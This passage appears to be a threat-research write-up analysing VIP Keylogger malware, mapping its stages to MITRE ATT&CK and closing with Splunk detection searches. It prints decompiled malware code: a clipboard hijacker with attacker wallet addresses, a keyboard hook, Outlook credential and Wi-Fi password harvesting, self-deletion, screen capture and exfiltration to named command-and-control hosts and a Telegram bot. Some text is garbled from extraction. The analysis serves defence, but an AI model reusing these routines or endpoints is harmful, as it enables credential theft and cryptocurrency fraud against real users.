2cAEW/01F6c0zshubNf4P8RUJ21V2pmtUvbkZL/5cHMI5cp0v6wSXMfqbhJht
atsX0dF8qbnuqtan4rEnA81gwb1b1501WFXaPKL31ZxgPwCY2InFDeq+1AQ
493SH00MeFWV28be4Y5/FUAXzb41nEGCCVYKguV/341adClAy7EzdrJCQv9BQ
vOrTjBwL0a8PPYfj+LRXWpBw+0f1/Fx1CaS9NwPOHh/OPFmPjT0wGowA158nE
3QTW/QkSAdowV5QVvdHfjdrH8DSTL1c2NMf5SpjDF9TKD9DRGXaJFKAG2r158nE
2Z3r5DdavonRAyGzcoHMaFPn5yH+6/qAqAHK9L3LgApL3n68vJgWw/c7nZe4n
nn1RSz2zOZgZMFq/tMp27drFtC6y41FHFfokKouJqE3Y7kxYAgLHG5Qq/1e1Q3a
vR7bFR9nR80ySj4apR8eRM2xmk2/RJZ/vV41Jj/y5WBRz1zboBU0u+J/jJq/U40y
GroNlpOtqS2XNdRq1Le0FYp0sFZko/TzWm2GANDr5g/aXhDZkU3VcseXhN3Vf
1Ev53m6Bz11K/EFRBmi6vy0xS11nIn9Q51/HFF0507LU2yATxMABUnS6eTW1As
r0FWTLuH3SHREN3a4UhK6x0E9IRN8Tct7BSANhLFYw2EYkF4D1Dhnp41Ybo0Kt80
txVoL6twRZ9nt2Kx2CchCSQmX3FvFL0LrHcHE3rVA+4z/161gaoePbwZM1
```

Figure 11: Downloaded PowerShell Stager

Reflective Code Loading: T1620

The third stager PowerShell script proceeds to decrypt and decode two PE executables. The first is a .NET module designed to inject the second executable, into a legitimate aspnet_compiler.exe process using “**Invoke-AssemblyExecution**” Function. By

targeting this executable, a standard .NET utility, the malware blends in with legitimate system activity, effectively concealing the malicious payload from the user.

[illegible]

Figure 12: Payload Process Injection

Windows Command Shell: T1059.003

Next up is the third VIP Keylogger loader, a clever .bat script variant. It hides a PowerShell stager right beneath its primary code, marked by the identifier '**REM_IT5kbjeaDNbs.**' When triggered, the script decodes this payload and drops it as a hidden file in the '**%appdata%\Microsoft\Windows\Libraries**' folder.

The loader doesn't just run and disappear it's built to stay. It secures persistence by hijacking the "**UserInitMprLogonScript**" registry key. By planting its file path here, the malware ensures it's triggered automatically every time the user logs in, making it a persistent threat from the moment the desktop loads.

Figure 14: Shellcode decrypts VIP Keylogger Payload

VIP Keylogger Analysis:

Below, STRT breaks down the MITRE ATT&CK tactics and techniques uncovered in the VIP Keylogger payload extracted from the Script Loader analyzed earlier.

System Information Discovery: T1426

As part of its C2 beaconing process, VIP Keylogger collects extensive system metadata, including the hostname, IP address, country, geolocation, and other identifying details as shown in Figure xx. To retrieve network and location data, the malware queries public web services, specifically `hxxps[:]//reallyfreegeoip[.]org/xml/` and `hxxp[:]//checkip[.]dyndns[.]org/`.

```
// Token: 0x04000038 RID: 56
private static string string_28 = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(" \r\n\r\nPC Name:" +
Environment.MachineName, Operators.AddObject(" \r\nDate and Time: ", Class6.smetho d_19(()), Operators.AddObject(Operators.AddObject
(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
Class6.smetho d_23()), "\r\n"), "Country Name: "), Class6.smetho d_24()), "\r\n"), "CountryCode: "), Class6.smetho d_28()), "\r\n"), "Region Name:
"), Class6.smetho d_26()), "\r\n"), "Region Code: "), Class6.smetho d_25()), "\r\n"), "City: "), Class6.smetho d_31()), "\r\n"), "TimeZone: "),
Class6.smetho d_27()), "\r\n"), "Latitude: "), Class6.smetho d_29()), "\r\n"), "Longitude: "), Class6.smetho d_30()), "\r\n"), "Stub Version: "),
"4.4"), "\r\n"));
```

Figure 15: System Information Gathering

Virtualization/Sandbox Evasion: System Checks: T1497.001

As shown in Figure 16, VIP Keylogger uses evasion tactics to stay under the radar. It cross-references the host's IP address against a predefined list of bot-related IPs and checks for the 'WALKER' hostname both of which are clear indicators that the malware is being analyzed in a sandbox.

```
if (Operators.CompareString(Class6.string_49, "EnabledAntiBot", false) == 0)
{
    if (Class6.string_28.Contains("89.208.29.130") | Class6.string_28.Contains("69.55.5.249") | Class6.string_28.Contains("141.226.236.91") |
        Class6.string_28.Contains("69.55.5.249") | Class6.string_28.Contains("3.23.155.57") | Class6.string_28.Contains("WALKER"))
    {
        Class6.string_48 = "BotDetected";
    }
    else
    {
        Class6.string_48 = "$BotClean$";
    }
}
else
{
    Class6.string_48 = "$BotClean$";
}
```

Figure 16: Anti-Bot or Anti-Sandbox

Indicator Removal: File Deletion: T1070.004

Figure 17 shows the renamed function, `smethod_15()`, which launches a hidden command prompt to delete the currently running executable before immediately terminating the process. Additionally, the method employs a time-based delay technique using `choice.exe` to postpone the self-deletion routine for 3 seconds.

```
// Token: 0x0600004C RID: 76 RVA: 0x00003628 File Offset: 0x00001828
public static void smethod_15()
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + Application.ExecutablePath + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });
        Environment.Exit(1);
    }
    catch (Exception ex)
    {
    }
}
```

Figure 17: Self-Deletion Routine

Credentials from Web Browsers: T1555.003

VIP Keylogger maintains an extensive list of targeted browsers and applications to harvest sensitive data from compromised systems.

Once executed, the malware attempts to extract a wide range of information from installed browsers, including saved passwords, cookies, download records, browsing history, credit card details, autofill data, and frequently visited sites (Top Sites). By leveraging the common data storage structure used by Chromium-based browsers, the malware can systematically parse these databases and retrieve valuable credentials.

In addition to browser data, VIP Keylogger also targets application-specific storage. For example, it scans known database locations such as the Discord Local Storage, enabling it to steal authentication tokens that can be used to hijack user sessions without requiring the victim's password.

Targeted Browser and Applications

360 Browser

Epic Privacy Browser Sputnik

360 Chrome	Blisk	Liebao (Cheetah Browser)
Brave Browser	Nichrome	Uran
Chromium	Kometa	Citrio
CocCoc Browser	Xvast	7Star
Comodo Dragon	Ghost Browser	Discord (Local Storage)
Google Chrome	Cent Browser	AVAST Secure Browser
Google Chrome SxS (Canary)	Orbitum	Kinza
Iridium Browser	SeaMonkey	WaterFox
Microsoft Edge	Amigo	BlackHawk
SlimBrowser	PostBox	Pale Moon
Slimjet	Mozilla ThunderBird	QIP Surf
Tencent QQ Browser	Chedot	CyberFox
Torch Browser	Mozilla FireFox	ChromePlus
UC Browser	SuperBird	Coowon
Vivaldi	Xpom	

Clipboard Data: T1115

Figure 18 illustrates the method of this malware that implements clipboard hijacking. This routine reads clipboard content using `Clipboard.GetText()`. and uses regex to scan for cryptocurrency wallet addresses, including Bitcoin, Monero, Stellar, Ethereum, Ripple, Litecoin, Bitcoin Cash, NEO and DASH. If a match is found, the malware silently replaces the address with one controlled by the attacker.

```
private static void smethod_74(object sender, EventArgs e)
{
    string text = Clipboard.GetText();
    Regex regex = new Regex("^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$");
    Regex regex2 = new Regex("^4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}$");
    Regex regex3 = new Regex("^G[A-Z0-9]{55}$");
    Regex regex4 = new Regex("^0x[a-fA-F0-9]{40}$");
    Regex regex5 = new Regex("^(r[0-9a-zA-Z]{24,34})$");
    Regex regex6 = new Regex("^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$");
    Regex regex7 = new Regex("^[qQ][a-zA-Z0-9]{41}$");
    Regex regex8 = new Regex("^N[0-9A-Za-z]{33}$");
    Regex regex9 = new Regex("^(X|7)[0-9A-Za-z]{33}$");
    if (regex.IsMatch(text))
    {
        text = regex.Replace(text, "bc1qmwkfnz23qpw20h5wkeax3ptqg7lsdma82mzr3r");
    }
    if (regex2.IsMatch(text))
    {
        text = regex2.Replace(text, "F6vQUX4Z9Ge1SVi9UbfS1S747va2UNKBso1XEa5aqytN");
    }
    if (regex3.IsMatch(text))
    {
        text = regex3.Replace(text, "GBV5ZCIIZPIRTXYBNLTGPDFTECPFSCGX4IHB2DWM2E25YSBTDBPFCGX");
    }
    if (regex4.IsMatch(text))
    {
        text = regex4.Replace(text, "0x12Dd91EC11FaBDD7207dBCaD2b82a33b914F67c4");
    }
    if (regex5.IsMatch(text))
    {
        text = regex5.Replace(text, "rPeaeF9fsqCMqHKt7dZDMpE1MNvY4q3cff");
    }
    if (regex6.IsMatch(text))
    {
        text = regex6.Replace(text, "ltc1q8pk6yzp3pvszud7zqpzfwccqyvdkcvajglhz9y");
    }
    if (regex7.IsMatch(text))
    {
        text = regex7.Replace(text, "qqsqkjwye8qyeak0cd5kqhukwx5cdqaxlc9w39lf7h");
    }
    if (regex8.IsMatch(text))
    {
        text = regex8.Replace(text, "");
    }
    if (regex9.IsMatch(text))
    {
        text = regex9.Replace(text, "XyM44sdkfuz8CK1NFsyd7MAHo6EMW8YmU9");
    }
    Clipboard.SetText(text);
}
```

Figure 18: Clipboard Data Hijacking Routine

Input Capture: Keylogging: T1056.001

True to its name, VIP Keylogger is designed to capture every keystroke, potentially intercepting sensitive information like user credentials. Figure 19 pulls back the curtain on the code, illustrating exactly how the malware hooks into system events to execute its data-collection routine.

```
// Token: 0x060000BB RID: 187 RVA: 0x0000AAC File Offset: 0x00008CAC
public KeyLogger()
{
    this._hookCallback = new Class6.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = Class6.KeyLogger.SetWindowsHookExA(13, this._hookCallback, IntPtr.Zero, 0);
    if (!(this._hook == IntPtr.Zero))
    {
    }
    this.InitializeCaptionLogging();
}

// Token: 0x060000BC RID: 188 RVA: 0x0000AB04 File Offset: 0x00008D04
private int ProcessKey(int code, int direction, ref Keys key)
{
    if (code == 0)
    {
        if (direction == 256)
        {
            Class6.KeyLoggerEventArgsEventHandler keyDownEvent = this.KeyDownEvent;
            if (keyDownEvent != null)
            {
                keyDownEvent(this, new Class6.KeyLoggerEventArgs(key, this.Identifykey(key)));
            }
        }
        else if (direction == 260)
        {
            Class6.KeyLoggerEventArgsEventHandler keyUpEvent = this.KeyUpEvent;
            if (keyUpEvent != null)
            {
                keyUpEvent(this, new Class6.KeyLoggerEventArgs(key, this.Identifykey(key)));
            }
        }
    }
    return Class6.KeyLogger.CallNextHookEx(this._hook, code, direction, ref key);
}
```

Figure 19: Keylogging Setup

Service Stop: T1489

To ensure a smooth extraction of sensitive data, VIP Keylogger proactively kills active browser processes, preventing file locks and errors during the database parsing phase.

```

IL_21:
num2 = 3;
string text = Strings.LCase(Class6.process_0[i].ProcessName);
if (Operators.CompareString(text, "chrome", false) == 0 || Operators.CompareString(text, "firefox", false) == 0 ||
    Operators.CompareString(text, "msedge", false) == 0 || Operators.CompareString(text, "brave", false) == 0)
{
    IL_73:
    num2 = 5;
    if (!Class6.process_0[i].HasExited)
    {
        IL_87:
        num2 = 6;
        Class6.process_0[i].Kill();
    }
}

```

Figure 20: Browser Process Termination

Credentials in Registry: T1552.002

VIP Keylogger doesn't stop at keystrokes; it also mines the system registry for sensitive data. Figures 21 and Figure 22 reveal the code used to extract Outlook credentials and the system Product ID directly from the registry.

```

List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
string[] array = new string[] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" };
string text = null;
RegistryKey[] array2 = new RegistryKey[]
{
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676")
};
foreach (RegistryKey registryKey in array2)

```

Figure 21: Parse Outlook Credentials

```

RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion", false);
byte[] array = (byte[])registryKey.GetValue("DigitalProductID");
byte[] array2 = new byte[15];
Array.Copy(array, 52, array2, 0, 15);
string text2 = "BCDFGHJKMPQRTVWXY2346789";
int num = 0;
do

```

Figure 22: Parse System Product ID

Screen Capture: T1113

To gain deeper visibility into the victim's activity, the malware periodically takes screenshots of the desktop. These images are silently stored as **'Screenshot.png'** in the **C:\Users\<Username>\Documents\VIPREcovery** folder, allowing the attacker to exfiltrate visual data from the compromised system.

```

string text = "Screenshot";
string text2 = ".png";
string text3 = Class2.\uFFFFR\uFFFF\u07B4e.FileSystem.SpecialDirectories.MyDocuments + "\\VIPRecovery";
try
{
    if (Directory.Exists(text3))
    {
        Class6.string_15 = Class2.\uFFFFR\uFFFF\u07B4e.FileSystem.SpecialDirectories.MyDocuments + "\\VIPRecovery\\" + text + text2;
        Size size = new Size(Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Width, Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Width, Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Height);
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), size);
        bitmap.Save(Class6.string_15);
        Class6.smethod_36();
        Class6.smethod_37();
    }
    else
    {
        Directory.CreateDirectory(text3);
        Size size2 = new Size(Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Width, Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Height);
        Bitmap bitmap2 = new Bitmap(Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Width, Class2.\uFFFFR\uFFFF\u07B4e.Screen.Bounds.Height);
        Graphics graphics2 = Graphics.FromImage(bitmap2);
        graphics2.CopyFromScreen(new Point(0, 0), new Point(0, 0), size2);
        bitmap2.Save(Class6.string_15);
    }
}

```

Figure 23: Screen Capture

Wi-Fi Discovery: T1016.002

By leveraging the built-in Windows utility netsh.exe, VIP Keylogger enumerates all Wi-Fi networks previously connected to the system using the command “*netsh wlan show profile*”. It then follows up by executing “*netsh wlan show profile name=<WiFi name> key=clear*”, allowing it to extract the corresponding Wi-Fi passwords in plaintext. This enables the malware to harvest network credentials and potentially gain access to other systems within the same network.

Web Protocols: T1071.001

VIP Keylogger leverages multiple command-and-control (C2) servers to exfiltrate data collected from compromised hosts. Figure 24 highlights several C2 URLs identified in a VIP Keylogger sample analyzed by STRT, revealing the use of a Telegram bot, dedicated C2 infrastructure, and even reused C2 servers previously observed in other malware campaigns.

```

// Token: 0x04000019 RID: 25
public static string string_9 = "http://vaders.kozow.com:8081,http://aboters.duckdns.org:8081,http://anotherarmy.dns.army:8081";

// Token: 0x0400001A RID: 26

> Class6.cs
{
{
{
string text = string.Concat(new string[] { "https://api.telegram.org/bot", string_61, "/sendMessage?chat_id=", string_62, "&text=", string_63 });
ServicePointManager.Expect100Continue = false;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
try
{
WebResponse response = httpWebRequest.GetResponse();
using (Stream responseStream = response.GetResponseStream())
{
StreamReader streamReader = new StreamReader(responseStream, Encoding.UTF8);
streamReader.ReadToEnd();
}
}
}
}
}

> Class6.cs
{
{
{
ServicePointManager.Expect100Continue = false;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
string text2 = HttpUtility.UrlEncode(text);
string text3 = "c=" + Class6.string_17 + "&myFile=" + text2;
WebRequest webRequest = WebRequest.Create("http://51.38.247.67:8081/_send_.php?L");
webRequest.Method = "POST";
byte[] bytes2 = Encoding.UTF8.GetBytes(text3);
webRequest.ContentType = "application/x-www-form-urlencoded";
webRequest.ContentLength = (long)bytes2.Length;
Stream stream = webRequest.GetRequestStream();
stream.Write(bytes2, 0, bytes2.Length);
}
}
}
}
}

```

Figure 24: VIP Keylogger Command and Control Setup

Detections:

The following analytic detects the modification of the UserInitMprLogonScript registry entry, which is often used by attackers to establish persistence and gain privilege escalation upon system boot.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime
```




Figure 25: Logon Script Event Trigger Execution Detection

PowerShell Environment Variable Execution

The following analytic detects the execution of PowerShell scripts that combine environment variable access (`\$env:` or `[Environment]::SetEnvironmentVariable`) with `Invoke-Expression` or its alias `iex` to dynamically construct and run code at runtime.

```

`powershell`
EventCode=4104
ScriptBlockText="*$env:*"
ScriptBlockText IN (
"*Invoke()*",
"*[scriptblock]::Create*",
"*iex *",
"*Invoke-Expression*"
)
ScriptBlockText="*[Environment]::SetEnvironmentVariable*"
| regex ScriptBlockText="(?(i)((invoke-expression|iex\s+|\biex\b).*$env:|\[scriptblock\]| fillnull
| stats count min(_time) as firstTime max(_time) as lastTime
by dest signature signature_id user_id vendor_product EventID Guid Opcode Name Path Proce
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `powershell_environment_variable_execution_filter`

```

New Search Save As Create Table View

```
'powershell' EventCode=4104
| regex ScriptBlockText="(?!)(invoke-expression|ie\s+|biex\b).*\$env:.*"
| fillnull
| stats count min(_time) as firstTime max(_time) as lastTime
by dest signature signature_id user_id vendor_product EventID Guid Opcode Name Path ProcessID ScriptBlockId ScriptBlockText
| 'security_content_ctime(firstTime)'
| 'security_content_ctime(lastTime)'
```

✓ 23 events (before 27/04/2026 14:44:57000) No Event Sampling

Events Patterns **Statistics (23)** Visualization

20 Per Page Format Preview

dest	signature	signature_id	user_id	vendor_product	EventID	Guid	Opcode	Name	Path	ProcessID	ScriptBlockId	ScriptBlockText
EC2AMAZ-33G9SPI	Microsoft-Windows-PowerShell Execute a Remote Command	4104	'S-1-5-21-1162018187-1096367936-2324567985-500'	Microsoft Windows	4104	'{a0c1853b-5c40-4b15-8766-3cf1c58f985a}'	15	'Microsoft-Windows-PowerShell'	0 '10516'	'10516'	72ada835-1d03-4664-8a8c-7c31764de4d4	IEX \$env:INTERNAL_DB_CACHE; [Environment]::SetEnvironmentVariable('INTERNAL_DB_CACHE',\$null,'User')
EC2AMAZ-33G9SPI	Microsoft-Windows-PowerShell Execute a Remote Command	4104	'S-1-5-21-1162018187-1096367936-2324567985-500'	Microsoft Windows	4104	'{a0c1853b-5c40-4b15-8766-3cf1c58f985a}'	15	'Microsoft-Windows-PowerShell'	0 '10600'	'10600'	d1bc6112-804f-4764-8a8c-0cd6b2a7747a	IEX \$env:INTERNAL_DB_CACHE; [Environment]::SetEnvironmentVariable('INTERNAL_DB_CACHE',\$null,'User')

Figure 26: PowerShell Environment Variable Execution Detection

Windows Anomalous Registry Value Length in Environment Key

The following analytic detects creation or modification of registry values under a user or system Environment key (paths matching *\Environment*) where the stored value exceeds 2,000 characters.

```
| tstats `security_content_summariesonly`
count min(_time) as firstTime
max(_time) as lastTime
``

FROM datamodel=Endpoint.Registry WHERE
``

Registry.action IN ("created", "modified")
Registry.registry_path= "*\\Environment\\"
Registry.registry_value_name != "Path"
``

by Registry.action Registry.dest Registry.process_guid Registry.process_id Registry.registry_value_data
| `drop_dm_object_name(Registry)`
| eval registry_value_data_len = len(registry_value_data)
| where registry_value_data_len > 2000
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_anomalous_registry_value_length_in_environment_key_filter`
```




Figure 27: Windows Anomalous Registry Value Length in Environment Key Detection

Windows Proxy Execution of .NET Utilities via Scripts

The following analytic detects the launch of common .NET-related utilities—`aspnet_compiler.exe`, `msbuild.exe`, `regasm.exe`, `InstallUtil.exe`, or `vbc.exe` when the parent appears to be a script (batch, CMD, PowerShell, JScript, VBScript, or HTML) running from an unusual or user-writable Windows location (for example Public, Temp, Fonts, Debug, Recycle Bin, Prefetch, or similar paths), and the child process shows little or no command-line variation from the image path or name.

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime
  from datamodel=Endpoint.Processes
  where
  Processes.process_name IN (
    "aspnet_compiler.exe",
    "msbuild.exe",
    "regasm.exe",
    "InstallUtil.exe",
    "vbc.exe"
  )AND
  Processes.parent_process IN (
    "*.bat",
    "*.cmd",
    "*.ps1",
    "*.js",
    "*.vbs",
    "*.html"
  )

```

```

) AND
Processes.parent_process IN (
"*\\windows\\fonts\\*",
"*\\users\\public\\*",
"*\\windows\\debug\\*",
"*\\Users\\Administrator\\Music\\*",
"*Recycle.bin*",
"*\\Windows\\Media\\*",
"\\Windows\\repair\\*",
"*\\PerfLogs\\*",
"*:\\Windows\\Prefetch\\*",
"*:\\Windows\\Cursors\\*",
"*:\\Windows\\INF\\*",
"*\\Microsoft\\Windows\\Libraries\\*",
"*\\temp\\*"
)
by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
| where (isnull(Processes.process) OR Processes.process=Processes.process_path OR Processes
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_proxy_execution_of__net_utilities_via_scripts_filter`

```

New Search									
<pre> tstats 'security_content_summariesonly' count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_name IN ("aspnet_compiler.exe", "asbuild.exe", "regasm.exe", "InstallUtil.exe", "vbc.exe") AND Processes.parent_process IN ("*.bat*", "*.cmd*", "*.ps1*", "*.js*", "*.vbs*", "*.html*") AND Processes.parent_process IN ("*\\windows\\fonts*", "*\\users\\public*", "*\\windows\\debug*", "*\\Users\\Administrator\\Music*", "*Recycle.bin*", "*\\Windows\\Media*", "\\Windows\\repair*", "*\\PerfLogs*", "*:\\Windows\\Prefetch*", "*:\\Windows\\Cursors*", "*:\\Windows\\INF*", "*\\Microsoft\\Windows\\Libraries*", "*\\temp*") by Processes.action Processes.dest Processes.original_file_name Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_id Processes.process_integrity_level Processes.process_name Processes .process_path Processes.user Processes.vendor_product `drop_dm_object_name(Processes)` `security_content_ctime(firstTime)` `security_content_ctime(lastTime)` </pre>									Last 2
✓ 19 events (08/04/2026 12:00:00.000 to 09/04/2026 12:50:23.000) No Event Sampling Save As Create Table									
Events Patterns Statistics (19) Visualization									
20 Per Page Format Preview									
action	dest	original_file_name	parent_process	parent_process_exec	parent_process_guid	parent_process_id	parent_process_name	parent_process_path	
allowed	EC2AMAZ-S498B9	aspnet_compiler.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	powershell.exe	{b1347f55-9428-59d7-8e2f-000000005082}	5720	powershell.exe	C:\Windows\System32\WindowsPow	
			"-Command 'if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; ∓ 'C:\Users\Administrator\AppData\Local\Temp\2\3KQ0TJ4C.ps1'"						
allowed	EC2AMAZ-S498B9	aspnet_compiler.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	powershell.exe	{b1347f55-9507-69d7-da2f-000000005082}	8868	powershell.exe	C:\Windows\System32\WindowsPow	
			"-Command 'if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; ∓ 'C:\Users\Administrator\AppData\Local\Temp\2\file.ps1'"						

Figure 28: Windows Proxy Execution of .NET Utilities via Scripts Detection

Windows Gather Victim Network Info Through Ip Check Web Services

The following analytic detects processes attempting to connect to known IP check web services.

```
`sysmon` EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net", "*ipir  
| stats min(_time) as firstTime max(_time) as lastTime count  
BY answer answer_count dvc  
process_exec process_guid process_name  
query query_count reply_code_id  
signature signature_id src  
user_id vendor_product QueryName  
QueryResults QueryStatus  
| `security_content_ctime(firstTime)`  
| `security_content_ctime(lastTime)`  
| `windows_gather_victim_network_info_through_ip_check_web_services_filter`
```

New Search Save As Create

```
'sysmon' EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net", "*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com", "*api.ip.sb", "ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org", "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*", "*geoiip.*", "*icanhazip.*", "*ipwho.is*", "*ifconfig.me*", "*myip.com*", "*ipstack.com*", "*myexternalip.com*", "*ip-api.io*", "*trackip.net*", "*ipgeolocation.io*", "*ipfind.io*", "*freegeoip.app*", "*ip4bot.whatismyipaddress.com")  
| stats min(_time) as firstTime max(_time) as lastTime count  
BY answer answer_count dvc  
process_exec process_guid process_name  
query query_count reply_code_id  
signature signature_id src  
user_id vendor_product QueryName  
QueryResults QueryStatus  
| `security_content_ctime(firstTime)`  
| `security_content_ctime(lastTime)`
```

✓ 14 events (08/04/2026 10:00:00.000 to 09/04/2026 10:15:25.000) No Event Sampling ▾ Job ▾ || ▮ → ⚙

Events Patterns **Statistics (56)** Visualization

20 Per Page ▾ Format Preview ▾ < Prev

answer	answer_count	dvc	process_exec	process_guid	process_name	query	query_count	reply_code_id	signature	signature_id	src	user_id	vendor
